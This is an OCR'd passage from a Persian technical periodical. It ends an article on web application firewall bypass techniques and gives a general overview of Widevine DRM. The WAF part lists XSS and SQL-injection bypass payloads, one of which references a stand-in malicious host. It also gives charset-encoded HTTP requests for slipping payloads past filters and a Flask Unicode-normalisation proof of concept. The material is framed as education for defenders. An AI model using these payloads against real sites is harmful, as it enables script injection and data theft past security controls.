
شکل ۵- نمونه ای از خروجی ابزار Wafw00f.



شکل ۶- نمونه ای از خروجی ابزار WhatWaf

جدول ۳، برخی از روش های دور زدن WAF

Command	Payload
changing the case of the tag	<sCrIpT>alert(XSS)</sCriPt>
prepending an additional "<"	<<script>alert(XSS)</script>
removing the closing tag	<script>alert(XSS) //
using backticks instead of parentheses	<script>alert`XSS`</script>
using encoded newline characters	java%0ascript:alert(1)
double open angle brackets	<iframe src=http://malicous.com <
uncommon tags	<STYLE>.classname{background-image:url("javascript:alert(XSS)");}</STYLE>
bypass space filter by using / where a space is expected	<img/src=1/onerror=alert(0)>
extra characters	<a aa aaa aaaa aaaaa aaaaaa aaaaaaa aaaaaaaa aaaaaaaaa href=javascript:alert(1)>xss
using uncommon functions besides alert, console.log, and prompt	Function("ale"+"rt(1)")();
octal encoding	javascript:74163166147401571561541571411447514115414516216450615176
Unicode encoding	<iframe src="javascript:alert(`xss`)">
using comments in SQL query to break up statement	/?id=1+un/**/ion+sel/**/ect+1,2,3--
using backticks instead of parentheses	new Function`alt\`6\``;
base64 encoding the JavaScript	data:text/html;base64,PHN2Zy9vbmxvYWQ9YWxlcnQoMik+
using HTML encoding	%262397%;lert(1)



شکل ۷ – نمونه‌ای از دور زدن WAF [۲۰].

یا به عنوان یک مثال از سایت‌های ایرانی می‌توان به XSS Reflected در وب سایتی اشاره کرد و گزارش تفصیلی این مورد در مرجع [۲۱] قابل مشاهده است. در این گزارش برای دور زدن WAF از معادل HTML Entities و استفاده از event، onwheel این کار صورت پذیرفته بود.

شکل ۸– XSS Reflected [۲۱]

۴-۲ charset

این تکنیک از روش تغییر مقدار هدر Content-Type برای استفاده از کاراکتر ست‌های مختلف (به عنوان مثال ibm500[۲۲]) است. اگر در WAF از پیکربندی مناسبی استفاده نشده باشد ممکن است درخواست ارسالی با این روش را به عنوان مخرب تشخیص ندهد. مجموعه‌ای از این رمزگذاری‌ها را می‌توان در پایتون انجام داد که نمونه‌ای از آن در زیر ارائه شده است. به عنوان مثال از IBM037 در IIS6, 7.5, 8 ,10(ASPX v4.x می‌توان استفاده کرد[۲۳]. همچنین برای توضیحات بیشتر برای این روش نیز می‌توان از مرجع [۲۴] استفاده کرد.

```
└─$ python3
Python 3.11.4 (main, Jun  7 2023, 10:13:09) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import urllib.parse
>>> s = '<script>alert("xss")</script>'
>>> urllib.parse.quote_plus(s.encode("IBM037"))
'L%A2%83%99%89%97%A3n%81%93%85%99%A3M%7F%A7%A2%A2%7F%5DLa%A2%83%99%89%97%A3n'
>>>
```

به عنوان مثال اگر درخواست اصلی به صورت زیر باشد.

```
1 POST /comment/post HTTP/1.1
2 Host: chatapp
3 Content-Type: application/x-www-form-urlencoded; charset=utf-8
4 Content-Length: 25
5
6 <script>
    alert(1)
  </script>
```

آن گاه می‌توان با تغییر به صورت زیر ارسال کرد.

```
POST /comment/post HTTP/1.1
Host: chatapp
Content-Type: application/x-www-form-urlencoded; charset=ibm500
Content-Length: 74

%A2%83%99%89%97%A3n%81%93%85%99%A3M%7F%A7%A2%A2%7F%5DLa%A2%83%99%89%97%A3
```

۴-۳ اندازه محتوا (Content Size)

در برخی از WAFهای مبتنی بر ابر، اگر حجم بار از اندازه معینی بیشتر شود، درخواست بررسی نمی شود. در این سناریوها، امکان دور زدن فایروال با افزایش اندازه بدنه یا URL درخواست وجود دارد.

۴-۴ استفاده از یونیکد (Unicode)

سازگاری یونیکد (Unicode Compatibility) مفهومی است که کاراکترهای متمایز بصری را به یک کاراکتر انتزاعی اساسی توصیف می‌کند در واقع نوعی معادل یونیکد است.

به عنوان مثال، برای «/» کاراکترهای (U+FF0F) و (U+002F) متفاوت هستند، اما در برخی زمینه ها معنای مشابه یکدیگر خواهند داشت. معنای مشترک اجازه می دهد که کاراکترها با یکدیگر سازگار باشند، به این معنی که هر دو می‌توانند به عنوان اسلش «/» ترجمه شوند، باوجود اینکه کاراکترهای متفاوت شروع می شوند. برای اینکه آیا (U+FF0F) و (U+002F) به یک کاراکتر اسلش ختم شوند، بستگی به روش نرمال سازی یا ترجمه آن ها توسط وب سرور دارد.

کاراکترها معمولاً از طریق یکی از چهار الگوریتم استاندارد یونیکد نرمال سازی می‌شوند:

NFC: Normalization Form Canonical Composition

NFD: Normalization Form Canonical Decomposition

NFKC: Normalization Form Compatibility Composition

NFKD: Normalization Form Compatibility Decomposition

NFKC و NFKD به طور خاص کاراکترها را با سازگاری (compatibility) تجزیه می‌کنند، که برخلاف NFC و NFD است (جزئیات بیشتر در [۲۵]). در واقع در وب سرورهایی که ورودی کاربر ابتدا پاکسازی می‌شود، سپس با NFKC یا NFKD عادی می شود، کاراکترهای غیرمنتظره و سازگار می‌توانند WAF را دور زده و به عنوان معادل های متعارف خود در backend اجرا کنند. این نتیجه عدم انتظار WAF از کاراکترهای سازگار با یونیکد است. خورخه لاهارا [۲۶] PoC این مورد را در وب سرور به صورت زیر نشان داده است.

```
from flask import Flask, abort, request
import unicodedata
from waf import waf

app = Flask(__name__)


@app.route('/')
def Welcome_name():
  name = request.args.get('name')


  if waf(name):
    abort(403, description="XSS Detected")
  else:
    name = unicodedata.normalize('NFKD', name) #NFC, NFKC, NFD, and NFKD
    return 'Test XSS: ' + name

if __name__ == '__main__':
  app.run(port=81)
```

ممکن است payload، به صورت <img src=p onerror='prompt(1)'> توسط WAF شناسایی و تشخیص داده شود ولی با استفاده از معادل یونیکد و به عنوان مثال اگر به صورت<img sr=p onerror=' prompt(1)'> باشد شناسایی نشود. فهرست کامل یونیکدها از مرجع شماره [۲۷] قابل دسترس است.

۵- جمع بندی

تلاش شد در این مقاله به صورت مختصر با ابزار WAF آشنایی صورت پذیرد و همچنین برخی نکات، تکنیک و روش‌هایی که توسط هکرها و متخصصان امنیت جهت Bypass کردن یا به اصلاح دور زدن این ابزار استفاده می‌شود معرفی گردد تا کمک مختصری برای برنامه نویسان و همچنین ادمین‌ها باشد تا با پیاده‌سازی درست امکان مقابله با حملات سایبری را ایجاد کنند. این نکته هم لازم به ذکر است که روزانه روش‌های جدید برای دور زدن ابزارهای امنیتی ابداع و استفاده می‌شود و نیاز است که به صورت مستمر دانش در این حوزه دانش تقویت شود.

منابع

1.What is a Web Application Firewall (WAF)? ; Available from: https://www.cloudflare.com/learning/ddos/glossary/web-application-firewall-waf/.
2. Cloudflare WAF Available from: https://www.cloudflare.com/application-services/products/waf/.
3. AWS WAF. Available from: https://aws.amazon.com/waf/.
4. Citrix WAF. Available from: https://support.citrix.com/article/CTX234174/support-wiki-waf-web-application-firewall-configuration-with-netscaler.
5. Akamai WAF. Available from: https://www.akamai.com/glossary/what-is-a-waf.
6. Radware WAF. Available from: https://www.radware.com/products/appwall/.
7. Azure WAF. Available from: https://azure.microsoft.com/en-us/products/web-application-firewall.
8. Barracuda WAF. Available from: https://www.barracuda.com/products/application-protection/web-application-firewall.
9. F5 WAF. Available from: https://www.f5.com/products/big-ip-services/advanced-waf.
10. FortiWeb WAF. Available from: https://www.fortinet.com/products/web-application-firewall/fortiweb.
11. Sucuri WAF. Available from: https://sucuri.net/website-firewall/.
12. Imperva WAF. Available from: https://www.imperva.com/products/web-application-firewall-waf/.
13. waf Signatures. Available from: https://github.com/s0md3v/XSStrike/blob/master/db/wafSignatures.json.
14. waf Signatures Wafw00f. Available from: https://github.com/EnableSecurity/wafw00f/tree/master/wafw00f/plugins.
15. Wafw00f. Available from: https://github.com/EnableSecurity/wafw00f.
16. WhatWaf. Available from: https://github.com/Ekultek/WhatWaf.
17. 5 Ways I Bypassed Your Web Application Firewall (WAF). Available from: https://medium.com/@allypetitt/5-ways-i-bypassed-your-web-application-firewall-waf-43852a43a1c2

ادامه منابع در دفتر نشریه موجود است

بررسی WideVine: فناوری امنیت و حفاظت از حقوق مالکیت محتواهای صوتی و تصویری دیجیتال

تهیه و تنظیم: احمد پازوکی، علی اکبر خلیلیان (اداره‌کل تولید فنی صدا)
حسین بیاتلو (اداره کل فناوری اطلاعات)

۱. مقدمه

در عصر انتقال بزرگ محتواها و محصولات دیجیتال، نیاز به حفاظت از حقوق مالکیت معنوی و کنترل دقیق دسترسی به اطلاعات به مسئله‌ای بسیار حیاتی تبدیل شده است. در این زمینه، فناوری DRM(Digital Rights Management) به عنوان یک ابزار اساسی در مدیریت و حفاظت از حقوق دیجیتال نقش بسیار مهمی ایفا می‌کند. DRM مجموعه‌ای از فناوری ها و روش‌های مورد استفاده در محافظت از حقوق مالکیت معنوی محتواهای دیجیتالی است. هدف اصلی DRM، کنترل دسترسی، توزیع، و استفاده از محتواهای دیجیتال است، به نحوی که فقط افرادی که مجاز به دسترسی به آن محتوا هستند، بتوانند آن را مشاهده یا استفاده کنند.

۲. اصول عملکرد DRM:

۱- رمزنگاری Encryption: یکی از اصول اساسی DRM استفاده از رمزنگاری قوی برای محتواهاست. این رمزنگاری به مالکیت معنوی اطلاعات دیجیتالی و جلوگیری از دسترسی غیرمجاز به آن‌ها کمک می‌کند.

۲- مدیریت کلید Key Management : مدیریت کلیدها و توزیع آنها به افراد و دستگاه های مجاز یکی دیگر از مؤلفه‌های مهم DRM است. کلیدها باید در محیطی امن نگهداری شوند تا از دسترسی غیرمجاز به آنها جلوگیری شود. در ادامه به این مفهوم به شکلی مبسوط پرداخته خواهد شد.

۳- مدیریت حقوق دیجیتال: این قابلیت به ارائه دهندگان محتوا امکان مدیریت دقیق حقوق دیجیتال محتواها را می‌دهدکه این امکان شامل تعیین و تنظیم موضوعاتی مانند مدت زمان دسترسی، تعداد دستگاه‌های مجاز، و شرایط دسترسی می‌شود.

۴- شناسایی و احراز هویت DRM

نیاز به شناسایی و احراز هویت کاربران دارد تا بتواند دسترسی به محتواها را کنترل کند و از سوءاستفاده جلوگیری کند.

۳. مزایا و کاربردهای DRM:

۱- حفاظت از حقوق مالکیت معنوی: DRM به محتواها و اطلاعات دیجیتالی کمک می کند تا از کپی برداری غیرمجاز و توزیع غیرقانونی جلوگیری شود.

۲- کنترل دقیق دسترسی: با استفاده از DRM، ارائه دهندگان محتوا قادرند آگاه باشند دقیقاً کجا، چگونه، و تا چه مدت کاربران به محتواها دسترسی داشته باشند.

۳- جلوگیری از سوءاستفاده: با استفاده از DRM، ممکن است از سوءاستفاده از محتواها و اطلاعات دیجیتالی جلوگیری کرد.

۴. کاستی‌های DRM:

۱- پیچیدگی: پیاده سازی DRM ممکن است پیچیده و هزینه بر باشد.

۲- محدودیت در دسترسی: برخی از استفاده کنندگان ممکن است از محدودیت های اعمال شده توسط DRM برای دسترسی به محتواها ناراضی باشند.

۳- مسائل حریم خصوصی: استفاده از DRM ممکن است به مسائل حریم خصوصی کاربران مربوط شود، زیرا برای احراز هویت و کنترل دسترسی به اطلاعات شخصی آنها نیاز دارد.

۵. مفهوم شناسی:

DRM یک فناوری حیاتی در حفاظت از حقوق مالکیت معنوی محتواهای دیجیتال و کنترل دسترسی به آنها است. با استفاده از اصولی مانند رمزنگاری، مدیریت کلید، و مدیریت حقوق دیجیتال، DRM به ارائه دهندگان محتوا امکان کنترل دقیق تری بر روی محتواهای خود می‌دهد. با این حال، پیاده سازی DRM ممکن است با چالش ها و محدودیت ها همراه باشد و نیاز به توازن میان حفاظت از حقوق مالکیت معنوی و دسترسی آزاد به اطلاعات دیجیتالی دارد.

Widevine یک فناوری مدیریت حقوق دیجیتال است که از سوی Google توسعه داده شده است. هدف اصلی Widevine، حفاظت از محتوای دیجیتالی مثل ویدئو و موسیقی در اینترنت و جلوگیری از کپی برداری غیرمجاز و توزیع غیرقانونی آنها است.WideVine در واقع یک فناوری نرم‌افزاری است که به شکل یک ماژول نرم‌افزاری در دستگاه‌های مختلف نصب می‌شود. این ماژول نرم‌افزاری در دستگاه‌ها (مثل مرورگرها، تلفن‌های همراه، تلویزیون‌ها و دستگاه‌های استریمینگ) قرار می‌گیرد و وظیفه مدیریت حقوق دیجیتال و رمزگشایی محتوا را بر عهده دارد. Widevine به عنوان یکی از اجزای امنیتی نرم‌افزاری در سطح دستگاه‌ها عمل می‌کند و با استفاده از ترکیبی از رمزنگاری، احراز هویت، توکن‌های امنیتی و پروتکل‌های امنیتی دیگر، حفاظت از حقوق دیجیتال و محتوا را انجام می‌دهد.

هر دستگاه که از پخش محتواهای محافظت شده با Widevine پشتیبانی می‌کند، باید این ماژول نرم‌افزاری Widevine را داشته باشد تا بتواند محتواهای رمزنگاری شده را پخش کند و محافظت از حقوق دیجیتال را اجرا کند. این فناوری به عنوان یک پلتفرم مستقل از دستگاه (cross-platform) عمل می‌کند و روی دستگاه‌های مختلف و سیستم عامل ها نصب می‌شود.

۶. نمای کلی معماری Widevine:

فرآیند جریان با آماده کردن محتوای رسانه ای با رمزگذاری مشترک و بسته بندی Shaka برای پخش جریانی تطبیقی آغاز می‌شود. پس از آماده شدن، محتوا با مجوزهایی که در سرور مجوز Widevine ذخیره می‌شود، رمزگذاری می‌شود. وقتی محتوای رمزگذاری شده از طریق یک شبکه تحویل محتوا به پخش کننده پخش می‌شود، سرور مجوز اطلاعات مجوز را به یک پخش کننده رسانه پشتیبانی شده ارائه می‌دهد. سپس محتوای رمزگذاری شده به ماژول رمزگشایی محتوای دستگاه منتقل می‌شود و امکان پخش امن با ماژول OEMCrypto را فراهم می‌کند. نمودار زیر نشان می‌دهد که چگونه اجزای Widevine به عنوان یک پلتفرم در کنار هم جریان می‌یابند.


۷. سطوح امنیتی WideVine:

این سیستم شامل سه سطح اصلی به نام های L1، L2 و L3 است که هر یک سطوح مختلفی از امنیت و قابلیت پخش را ارائه می‌دهند:

Widevine L1: این سطح بالاترین سطح امنیت را ارائه می‌دهد و در تراشه های سخت افزاری تعبیه شده در دستگاه‌ها کار می‌کند. این سطح اجازه می‌دهد تا محتوای دیجیتال با کیفیت بالا و با توانایی(High-bandwidth Digital Content Protection) HDCP بر روی دستگاه هایی که از Widevine L1 پشتیبانی می کنند پخش شود. این دستگاه‌ها معمولاً تلویزیون ها و دستگاه‌های پخش محتوا مثل رسیورهای تلویزیون دیجیتال است.

Widevine L2 : این سطح میانی است و به صورت نرم‌افزاری در دستگاه ها کار می‌کند. امنیت این سطح پایین‌تر از L1 است و معمولاً در دستگاه‌های موبایل و تبلت استفاده می‌شود.

Widevine L3: این سطح کمترین سطح امنیت را دارد و به طور کامل به صورت نرم افزاری در دستگاه‌ها پیاده‌سازی می‌شود. این سطح به دلیل کمترین سطح امنیت، ممکن است برای پخش محتوای با کیفیت بالا یا محتوای حساس به امنیت مناسب نباشد.



نمودار ۱- معماری WideVine

Widevine بـــه تبـــادل کلیـــدهای رمزنگاری، مدیریـــت مجوزهای دسترسی به محتوا، و ایجاد توکن‌های امنیتی برای اجازه پخش محتوا مشغول است. وقتی یک ویدئو یا محتوای دیجیتال را اجرا می‌شود، Widevine با بررسی سطح امنیت دستگاه و تصمیم‌گیری در مورد کدام سطح Widevine استفاده شود، اجازه پخش محتوا را می‌دهد.

۸. پروتکل های امنیتی Widevine

الف) AES

«Advanced Encryption Standard» AES یک الگوریتم رمزنگاری بلاکی است که برای ایجاد امنیت در انتقال و ذخیره سازی اطلاعات حساس به کار می‌رود. AES به عنوان یکی از الگوریتم‌های رمزنگاری پرکاربرد و قدرتمند به شمار می‌آید. فرآیند رمزنگاری AES به این شکل است:

۱- انتخاب کلیدها:

AES از کلیدهای رمزنگاری با طول‌های مختلف استفاده می‌کند. معمولاً این کلیدها به صورت بایت‌ها (بلوک های ۸ بیتی) نمایش داده می‌شوند. می‌توانید از کلیدهای ۱۲۸ بیتی (۱۶ بایت)، ۱۹۲ بیتی (۲۴ بایت) و ۲۵۶ بیتی (۳۲ بایت) استفاده کنید. انتخاب کلید مناسب برای سطح امنیت مورد نظر انجام می‌شود.

۲- پیاده سازی مراحل رمزنگاری:

AES به صورت بلاکی عمل می‌کند، به این معنی که داده ورودی به بلوک‌های معینی (به طول کلید) تقسیم می‌شود. این بلوک‌ها به عنوان ماتریس‌های بایتی معرفی می‌شوند و مراحل مختلف رمزنگاری روی هر بلوک انجام می‌شود.

۳- انجام مراحل اصلی رمزنگاری:

SubBytes: در این مرحله، هر بایت ورودی با استفاده از یک جدول جایگزینی با یک بایت دیگر جایگزین می‌شود.

ShiftRows: بایت‌های هر سطر در ماتریس ورودی به تعداد برابر با شماره سطر به چپ منتقل می‌شوند.

MixColumns: در این مرحله، تبدیل خطی روی ستون‌های ماتریس انجام می‌شود.

AddRoundKey: در این مرحله، بلوک کلید (کلید مرحله فعلی) به ماتریس ورودی اعمال می‌شود.

۴- تکرار مراحل:

مراحل رمزنگاری بالا به تعداد مراحل تکرار می‌شوند. تعداد مراحل تکرار به طور مستقیم با طول کلید (۱۲۸، ۱۹۲، ۲۵۶ بیتی) وابسته است.

۵- خروجی و رمزنگاری:

پس از انجام مراحل مورد نیاز، داده رمزنگاری شده به دست می آید. این داده به عنوان خروجی رمزنگاری AES به دستگاهی که باید آن را تفسیر کند، ارسال می‌شود.

اهمیت استفاده از AES برای رمزنگاری به عنوان یکی از استانداردهای رسمی و قدرتمند در امنیت اطلاعات و ارتباطات بسیار بالاست. به عنوان یک الگوریتم رمزنگاری خوشه‌ای (بلوکی) با ساختار ساده و کارایی بالا، AES در بسیاری از برنامه‌ها و سیستم‌های رمزنگاری به عنوان یک انتخاب اصولی برای حفظ امنیت داده‌ها شناخته می‌شود.

برای مثال، AES برای رمزنگاری ارتباطات ایمیل، انتقال اطلاعات حساس در اینترنت، حفاظت از کلیدهای رمزنگاری در کارت‌های

اعتباری و حتی در امنیت دستگاه‌های موبایل و تلفن های همراه استفاده می‌شود. از آنجا که AES در دسته بندی بلاکی (به عنوان مثال بلوک‌های ۱۲۸ بیتی) عمل می‌کند، داده‌ها در بلاک های کوچک تقسیم و رمزنگاری می‌شوند که این ویژگی از برنامه‌ها بهره وری در انجام عملیات رمزنگاری و رمزگشایی را افزایش می‌دهد.

ب) HMAC

Widevine از HMAC برای تشخیص تغییرات غیرمجاز در داده ها استفاده می‌کند. این کد تغییرات ناشی از کپی برداری غیرمجاز را تشخیص می‌دهد. HMAC به معنای «Hash-based Message Au-thentication Code» است و یک روش رمزنگاری امنیتی برای تشخیص تغییرات در داده‌ها و اعتبارسنجی یک پیام است. این روش از توابع هش مانند SHA-۲۵۶ به عنوان بخشی از فرآیند خود استفاده می‌کند تا یک کد امنیتی تولید کند. توضیح کارشناس فنی و فرآیند HMAC به شرح زیر است:

۱- تولید کلید: ابتدا یک کلید امنیتی (secret key) برای استفاده در HMAC تولید می‌شود. این کلید می‌تواند به صورت تصادفی ایجاد شود و باید محرمانه نگه داشته شود. هر دو طرف ارتباط (ارسال کننده و دریافت کننده) باید از همان کلید استفاده کنند.

۲- تولید HMAC: معمولاً از تابع هش (hash function) نظیر SHA-۲۵۶ یا SHA-۵۱۲ استفاده می کند. فرض کنید پیامی با استفاده از کلید امنیتی رمز گذاری می‌شود:

۲-۱ ابتدا پیام اصلی و کلید امنیتی به تابع هش داده می‌شوند. تابع هش پیام و کلید را به یک مقدار هش شده (hash) تبدیل می‌کند.

۲-۲- سپس مقدار هش شده پیام با کلید امنیتی ترکیب می‌شود و به تابع هش دوم فرستاده می‌شود. این دومین تابع هش همچنین مقدار هش شده قبلی را به یک مقدار هشی دیگر تبدیل می‌کند.

۳- تولید کد: نتیجه نهایی از تابع هش دوم به عنوان کد HMAC به عنوان بخشی از پیام اصلی ارسال می‌شود.

۴- تأیید کد : دریافت‌کننده پیام نیز همان محاسبات را با استفاده از همان کلید امنیتی انجام می‌دهد. اگر کد HMAC دریافتی با کد HMAC محاسبه شده بر روی پیام اصلی برابر باشد، این نشان می‌دهد که پیام توسط فرستنده اصلی تغییر نکرده است و اعتبار دارد.

از جمله کاربردهای HMAC می‌توان به اعتبارسنجی توکن‌های امنیتی در ارتباطات وب، امضای دیجیتال، و تأیید اصالت داده ها اشاره کرد.

ج) SSL/TLS:

برای ایجاد ارتباط امن بین دستگاه‌ها و سرورهای Widevine از SSL/TLS استفاده می‌شود.

SSL و TLS دو پروتکل امنیتی هستند که برای ایجاد ارتباطات امن در اینترنت و حفاظت از اطلاعات حساس مورد استفاده قرار می گیرند. TLS در واقع نسل بالاتری از SSL است که برای رفع مشکلات امنیتی احتمالی و بهبود عملکرد توسعه داده شده است. عملکرد SSL/ TLS بدین صورت است:

۱- دست دادن (HandShake):

ابتدا ارتباط بین دو دستگاه (مثلاً مرورگر و سرور وب) برقرار می‌شود. در ابتدایی‌ترین مرحله، دستگاه‌ها با هم تعامل می‌کنند تا پارامترهای امنیتی مشترکی مثل نسخه TLS، الگوریتم‌های رمزنگاری و دیگر پیکربندی ها را تعیین کنند.

۲- احراز هویت (Authentication):

در این مرحله، سرور مورد اعتماد باید هویت خود را اثبات کند. این احراز هویت می‌تواند با استفاده از گواهینامه‌های دیجیتال (SSL/TLS Certificates) انجام شود. این گواهینامه ها توسط شرکت‌های معتبر صادر می شوند و حاوی اطلاعات مربوط به سرور و کلیدهای عمومی جهت ایجاد ارتباط امن هستند.

۳- تبادل کلید (Key Exchange):

برای ایجاد ارتباط رمزنگاری، دستگاه‌ها باید کلیدهای رمزنگاری مشترکی را تبادل کنند. این کلیدها به عنوان session keys معرفی می‌شوند و برای رمزنگاری و رمزگشایی داده‌ها استفاده می‌شوند.

۴- رمزنگاری (Encryption):

اطلاعات ارسالی بین دستگاه ها با استفاده از session keys رمزنگاری می شوند. این رمزنگاری با استفاده از الگوریتم های رمزنگاری امنیتی انجام می شود.

۵- انتقال داده (Data Transfer):

در این مرحله، داده ها به صورت رمزنگاری شده بین دستگاه ها انتقال می یابند. این داده ها امنیت دارند و توسط دستگاه مقابل دریافت و رمزگشایی می شوند.

۶- تشخیص صحت داده (Data Integrity):

SSL/TLS-همچنین از HMAC (Hash-basedMessageAuthenticationCode) برای تشخیص تغییرات در داده ها و اطمینان از صحت داده ها استفاده می‌کند.

د) توکن های امنیتی:

WideVine از توکن‌های امنیتی برای تشخیص و اعتبارسنجی دستگاه‌ها و کاربران استفاده می کند. این توکن‌ها شامل اطلاعات مختلفی مانند نشانی های IP معتبر، اطلاعات دستگاه، و توضیحات مجوزهای دسترسی محتوا می شوند.


نحوه تولید و ارسال توکنهای امنیتی:

۱- تولید توکن: توکن های امنیتی Widevine توسط سرورهای Widevine تولید می شوند. این توکن ها حاوی اطلاعاتی مانند معلومات دستگاه، اطلاعات کاربر، و اطلاعات مجوز دسترسی به محتوا هستند.

۲- ارسال توکن: توکن های امنیتی به دستگاه کاربر ارسال می شوند تا آن را تأیید کنند و اجازه دسترسی به محتوا را بدهند. این ارسال ممکن است از طریق ارتباط امن SSL/TLS انجام شود .

